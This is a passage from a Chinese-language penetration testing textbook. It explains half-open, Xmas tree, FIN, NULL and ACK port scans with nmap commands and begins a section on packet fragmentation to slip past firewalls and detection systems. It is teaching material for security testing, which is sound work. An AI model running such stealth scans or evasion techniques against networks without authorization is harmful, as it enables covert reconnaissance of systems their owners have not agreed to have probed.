


图6.8 使用半开扫描检测端口开闭状态

半开或称隐蔽扫描的优点是降低了触发检测机制的可能性；而缺点则是可靠性与全开扫描相比略有不及，因为在其过程中没有收到确认；半开扫描的另一个缺点是某些情况下会略慢，不过这一影响通常很小。

可使用下面的命令执行半开扫描：

```
nmap -sS -v <目标IP地址>
```

6.3.3 圣诞树扫描

这种扫描有时也被称为“圣诞树”包(Christmas tree packet)、“神风特攻”包(kamikaze packet)、“丑恶报文”(nastygram)或者“灯泡测试段”(lamp test segment)，但“圣诞树扫描”大概是最为通用的名称。该类型扫描中设置了多个标志位，也就是说发送到客户端的数据包中同时设置了SYN、PSH、URG和FIN等标志位。所有这些标志位同时都被设置所带来的问题是产生了不合逻辑或不合法的标志位组合，这给接收端系统带来了麻烦，因为它必须确定如何去做。当前的大多数系统会简单地忽略或丢弃该数据包，但是在某些系统上，对此数据包无响应表明端口是打开的，而返回一个RST包则表明端口是关闭的。该扫描过程如图6.9所示。




图6.9 圣诞树扫描

用nmap执行圣诞树扫描很简单，只需要在命令行中输入以下命令：

```
nmap -sX -v <目标IP地址>
```

6.3.4 FIN扫描

当攻击者向受害者发送一个设置了FIN标志位的请求时，就发起了一次FIN扫描。思考一下，当一个带FIN标志位的数据包被发送出去时会发生什么：该包请求关闭连接，因为没有更多信息需要发送。这一行为的结果就是，如果端口是关闭的，则目标系统不会返回响应，但如果端口是打开的，则会返回一个RST包，和圣诞树扫描十分相似。扫描过程如图6.10所示。

使用以下命令即可执行FIN扫描：

```
Nmap -sF <目标IP地址>
```




图6.10 FIN扫描

6.3.5 NULL扫描

NULL扫描是另一种有趣的扫描，它与圣诞树扫描正好相反。执行NULL扫描时，发送一个未设置任何标志位的数据包，可根据返回结果判端口是打开的还是关闭的。打开的端口将不会返回响应，而关闭的端口将同样(像圣诞树扫描一样)返回一个RST包，如图6.11所示。




图6.11 NULL扫描

要在nmap中执行NULL扫描，可执行以下命令：

```
nmap -sN <目标IP地址>
```

6.3.6 ACK扫描

ACK扫描是另一种对标志位进行设置的有趣变体，用于测试是否存在防火墙形式的过滤器。防火墙会对一个网络到另一个网络(例如从Internet到本地局域网)的流量进行过滤。

从网络外部看来，并不能肯定地判断是否存在防火墙(尤其是黑盒测试中)，因此需要一种解决该问题的方法，而ACK扫描正是其中一种。在该类型扫描中，将向目标发送一个带有ACK标志位的数据包。如果这个发给扫描目标的ACK请求没有返回响应，说明防火墙存在且正在进行过滤；而收到扫描目标返回的RST包则说明没有进行过滤。ACK扫描的

过程如图6.12所示。




图6.12　进行中的ACK扫描

要在nmap中执行ACK扫描，使用以下命令：

```
nmap -sA <目标IP地址>
```

> ◀ 在此已介绍了nmap的一些非常基础的设置，但该应用程序的功能比本书中所介绍的要强大得多。不过，也有一些简单的选项可用于定制扫描过程。例如，当有多个扫描目标时，可以输入IP地址范围，如192.168.1.1~200，即可扫描从1到200的所有地址。另外一个例子是，使用表达式192.168.1.1/24则能够扫描其代表的整个C类子网。

6.3.7　分段扫描

说到防火墙和其他防御机制，怎样才能避开或骗过这些设备呢？使用数据包分段即为方法之一。分段将一个数据包分解成多个片段，防止检测设备发现原始的未分段数据包的意图。可将其想象成类似将一幅大图画切分成许多小块的拼图玩具，如果预先不知道原始图画的模样，那就只是一堆色块碎片，必须重新组装起来才能看到图画。分段操作的示意图如图6.13所示。

